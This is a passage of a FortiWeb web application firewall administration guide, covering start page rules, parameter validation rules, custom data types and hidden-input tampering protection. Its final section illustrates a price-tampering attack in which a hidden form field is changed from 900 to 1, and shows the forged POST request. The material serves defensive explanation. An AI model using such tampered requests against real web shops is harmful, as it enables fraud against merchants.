
To configure start page rules

1. Before you configure a start page rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330.
2. Go to **Web Protection > Access > Start Pages**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.

4. Configure these settings:




Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the connection and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Redirect** — Redirect the request to the URL that you specify in the protection profile **or**URL Pattern and generate an alert and/or log message. Also configure either URL Pattern, or Redirect URL and Redirect URL With Reason. • **Send 403 Forbidden** — Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. **Note:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **Low**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.
7. Configure these settings:



Setting name	Description
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match a valid start page. This option is available only if Host Status is enabled.

Setting name	Description
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match a valid start page. Also configure Host.
Type	Select whether URL Pattern is a **Simple String** (that is, a literal URL such as `/index.html`) or a **Regular Expression**. **Note:** If Default is **Yes**, you **must** select **Simple String** and provide the exact redirect/session initiation URL in URL Pattern. (A regular expression does not specify a single definite destination, and therefore is not a valid configuration in that case.)
Default	If Action is **Redirect**, for requests that either: • do not specify any URL (such as requesting `http://www.example.com/` instead of `http://www.example.com`**/index.php**), and therefore neither explicitly match nor violate the rule • violate the start page rule (applies only if you have selected **Redirect** from Action) select **Yes** if you want FortiWeb to redirect the client to this page, indicated in URL Pattern. (i.e., This URL will be treated as the web site's default/home page.) Otherwise, select **No** and configure the redirect URL separately from this rule, in the protection profile's Redirect URL. To prevent the redirect from having more than one possible destination, only one URL in the start page rule can be configured as the "default" at a given time.
URL Pattern	Depending on your selection in **Type**, type either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the start page rule. The URL must begin with a slash (/). If Default is **Yes**, the literal URL also indicates the redirect URL and/or session initiation URL. • a regular expression, such as `^/*.php`, matching all and only the URLs to which the start page rule should apply. The pattern does not require a slash (/). However, it must at match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).

8. Click **OK**.

9. Repeat the previous steps for each start page that you want to add to the group of start pages.

10. To apply a start page rule:

    - select it in an inline protection profile (see Configuring a protection profile for inline topologies on page 608)
    - enable Session Management

    Attack log messages contain `Start Page Violation` when this feature detects a start page violation. Additionally, if the start page rule was configured to redirect the attacker, parameters will be appended to the redirect URL to indicate the reason. e.g.:

    ```
    http://example.com/index.html?redirect491=1&reason747sha=Start%20Page%20Violation
    ```



Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. It will apply to new sessions as they are formed. See Sessions & FortiWeb HA on page 47.

See also

- Configuring a protection profile for inline topologies
- IPv6 support

Preventing zero-day attacks

While your first line of defense is to scan for known attacks, zero-day attacks are, by definition, unknown.

To defend against zero-day buffer overflow, buffer underflow, shell code, and similar injection attacks that you have not yet identified and created a signature for, input validation can help. You can configure FortiWeb to sanitize inputs at the web application level. (For attacks that operate at the HTTP protocol level, or attacks that are **not** types of application or document injection attacks, see HTTP/HTTPS protocol constraints on page 578 and Access control on page 430.)

See also

- Sequence of scans
- Defining custom data types
- Validating parameters (“input rules”)
- Preventing tampering with hidden inputs

Validating parameters (“input rules”)


You can configure rules to validate parameters (input) of your web applications.

Input rules define whether or not parameters are required, and their maximum allowed length, for requests that match both the:

- `Host:` in the HTTP header
- URL

as defined in the input rule. Inputs are typically the `<input>` tags in an HTML form.

An HTML form with two inputs: Account ID‘s `type` attribute is `text`; Password’s `type` attribute is `password`



For example, one web page might have an HTML form with multiple inputs:

- a user name
- a password
- a preference for whether or not to remember the login

Within the input rule for that web page, you can define separate rules for each parameter in the request: one rule for the user name parameter, one rule for the password parameter, and one rule for the preference parameter. You can use the password rule to enforce password complexity by requiring it to match a **Level 2 Password** data type.

Unlike hidden field rules, input rules are for visible inputs only, such as buttons and text areas. For information on constraining **hidden** inputs, see Preventing tampering with hidden inputs on page 566.

Each input rule contains one or more individual rules. Collectively, individual rules define all parameter restrictions that apply to requests matching the specified URL and host name combination.

If an HTTP/HTTPS request contains repeated parameters, FortiWeb enforces the input rules for all instances of the parameter — not just the first time it occurs in the request.


FortiWeb cannot enforce the rule if the parameter is bigger than the memory size you have configured for FortiWeb’s scan buffers. To configure the buffer size, see `http-cachesize` in the FortiWeb CLI Reference. If your web applications do not require requests larger than the buffer, enable Malformed Request to harden your configuration.

To configure an input rule

1. Before you configure an input rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group (see Defining your protected/allowed HTTP “Host:” header names on page 330). If you want to define your own data types, you should also configure those first (see Defining custom data types on page 565).
2. Go to **Web Protection > Input Validation > Parameter Validation Rule**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:




Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Host Status	Enable to apply this input rule only to HTTP requests for specific web hosts. Also configure Host. Disable to match the input rule based upon the other criteria, such as the URL, but regardless of the `Host:` field.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the signature exception. This option is available only if Host Status is enabled.
Request URL Type	Select whether the Request URL field must contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in Request URL Type, type either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864 and Cookbook regular expressions on page 872).

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the connection and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client’s IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Redirect** — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL and Redirect URL With Reason. • **Send 403 Forbidden** — Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. See also Reducing false positives on page 782. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Click **Create New** to add an entry to the set. You can add up to 1,024.

   A dialog appears.
7. Configure these settings:



Setting name	Description
Name Type	Select one of the following options: • **Simple String** — **Name** contains the name attribute of the parameter’s input tag exactly as it appears in the form on the web page. • **Regular Expression** — **Name** contains a regular expression designed to match the name attribute of the parameter’s input tag.
Name	Enter one of the following: • The value of the `name` attribute of the parameter’s input tag exactly as it appears in the form on the web page (if **Name Type** is **Simple String**). For example, for an input tag that is defined by the following HTML code, enter `pwd`: `<input type="password" name="pwd" />` • A regular expression that matches the name attribute of the parameter’s input tag (if **Name Type** is **Regular Expression**). **Note:** FortiWeb does not support regular expressions that begin with an exclamation point (!). For information on language and regular expression matching, see Regular expression syntax on page 864.


Setting name	Description
Max Length	Type the maximum length of the string that is the input’s value. For example, if the input’s value is always a short string like `candy`, the maximum length could be `5`. If the value is a number less than 100 such as `42`, the maximum length should be `2` (since the number “42” is 2 characters long). To disable the length limit, type `0`. **Tip:** See also Malformed Request.
Required	Enable if the parameter is required for HTTP/HTTPS requests to this combination of `Host:` field and URL.
Use Type Check	Enable to validate the data type of the parameter. Also configure Argument Type.
Argument Type	Select one of: • **Data Type** — Select one of the predefined data types from Data Type. • **Regular Expression** — Define the data type using a regular expression in Regular Expression. • **Custom Data Type** — Select one of the custom data types from Custom Data Type. This option is only applicable when Use Type Check is enabled.
Data Type	Select a predefined data type. See Auto-learning on page 198. This option is only available when Argument Type is **Data Type**.
Regular Expression	Type a regular expression that matches all valid values, and no invalid values, for this input. This option is only available when Argument Type is **Regular Expression**. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
Custom Data Type	Select a custom data type. See Defining custom data types on page 565. This option is only available when Argument Type is **Custom Data Type**.

8. Click **OK**.
9. Repeat the previous steps for each individual validation rule that you want to add to the group of validation rules.
10. Go to **Web Protection > Input Validation > Parameter Validation Policy**.

To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.


11. Click **Create New**.

    A dialog appears.



12. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
13. Click **OK**.
14. Click **Create New** to add an entry to the set.

    A dialog appears.



15. From the rule drop-down list, select the name of an existing input validation rule.

    To view or change the information associated with the rule, select the **Detail** link. The **Edit Parameter Validation Rule** dialog appears. Use the browser **Back** button to return.

16. Click **OK**.
17. Repeat the previous steps for each input rule that you want to add to the parameter validation rule.
18. To apply the parameter validation policy, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

    Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.

If you do not want sensitive inputs such as passwords to appear in the attack logs' packet payloads, you can obscure them. For details, see Obscuring sensitive data in the logs on page 699.

See also


- Preventing tampering with hidden inputs
- Bulk changes to input validation rules
- Defining custom data types
- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation
- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?
- IPv6 support

Bulk changes to input validation rules

If you need to make the same change to multiple parameter validation rules, you can apply some changes as a batch instead of individually.

To apply a batch of changes

1. Go to **Web Protection > Input Validation > Parameter Validation Rule**.
2. Mark the check boxes of all rules that will receive the same change. Additional buttons will become available on the tool bar, such as **Edit Action**, **Edit Trigger Policy**, or **Edit Severity**.
3. Click one of those buttons, then from the drop-down menu that appears, select the new value for setting.



Defining custom data types

In addition to using the predefined regular expressions that FortiWeb has to detect data types, you can also configure your own custom data types.

Unlike predefined data types, custom data types **cannot** be used by auto-learning profiles.



To create a custom data type by modifying a predefined data type, copy the text in the Auto-learning column of the predefined data type, then paste it into a custom data type.


To create a custom data type

1. Go to **Auto Learn > Custom Pattern > Data Type**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In **Expression**, enter a regular expression that defines this data type.
5. To test the regular expression against sample text, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
6. Click **OK**.
7. To use a custom data type, select it when configuring an input rule. For details, see Validating parameters ("input rules") on page 556.

Preventing tampering with hidden inputs

Unlike visible inputs, hidden field rules are for hidden parameters only, from `<input type="hidden">` HTML tags. For information on constraining **visible** inputs, see Validating parameters ("input rules").

Hidden form inputs are often written into an HTML page by the web server when it serves that page to the client, and are not visible on the rendered web page. Because HTTP is essentially stateless, like cookies, hidden form inputs are one way that web applications can use to remember session data from one page request to the next (called "persistence").

For example, to remember the price of a TV accessed from a secret sale URL previously requested that session, this form remembers the sale price, and will provide it again to the shopping cart application when the client submits the payment page:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="900">
$900 x Quantity: <input name="quantity" size=4><br/>
</br>
```

```
<input type="submit" value="Buy">
</form>
```

Since they are not rendered visible, hidden inputs are sometimes erroneously perceived as safe. But similar to session cookies, hidden form inputs store the software's state information client-side, instead of server-side. This makes it vulnerable.

Hidden fields are accessible through the JavaScript document object model (DOM). Additionally, forms often use the HTTP `POST` method and send input to a URL (such as `/checkPayment.do`) that legitimate clients never see, since the server replies with an HTTP `302` status code and the next URL in the `Location:` header, which the client then fetches using the `GET` method and displays. Unless there is code to prevent it, however, attackers often can easily send altered hidden inputs to this `POST` URL simply by altering a local copy of the page, using a browser plug-in tool such as Tamper Data, or in some cases simply typing different URL parameters into the browser's location bar.

Like any other input from clients, it can be tampered with and should not be trusted. Tampered hidden inputs can be used as a vector for state-based attacks.

To follow the above example, an attacker could alter the sale price so that he or she can buy the item much more cheaply:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="1">
$900 x Quantity: <input name="quantity" size=4><br/>
</br>
<input type="submit" value="Buy">
</form>
```

When this form is submitted, the attacker orders TVs at a price reduced from $900 to $1. The request looks like this:

```
POST /processPayment.do HTTP/1.1
Host: www.example.com
Referer: http://www.example.com/checkout.do
Cookie: JSESSIONID=12345667890
Content-Type: application/x-www-form-urlencoded
POSTDATA quantity=9999&price=1
```

Unless the web application is smart enough to test for unauthorized prices, `/processPayment.do` accepts the request, processes the order, and returns a normal reply like this:

```
HTTP/1.1 302 Moved
Set-Cookie: JSESSIONID=12345667890;HttpOnly
Location: http://www.example.com/thankYou.do
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=UTF-8
```

The client then loads the final "thank you" shopping cart page indicated in the reply's `Location:` header.

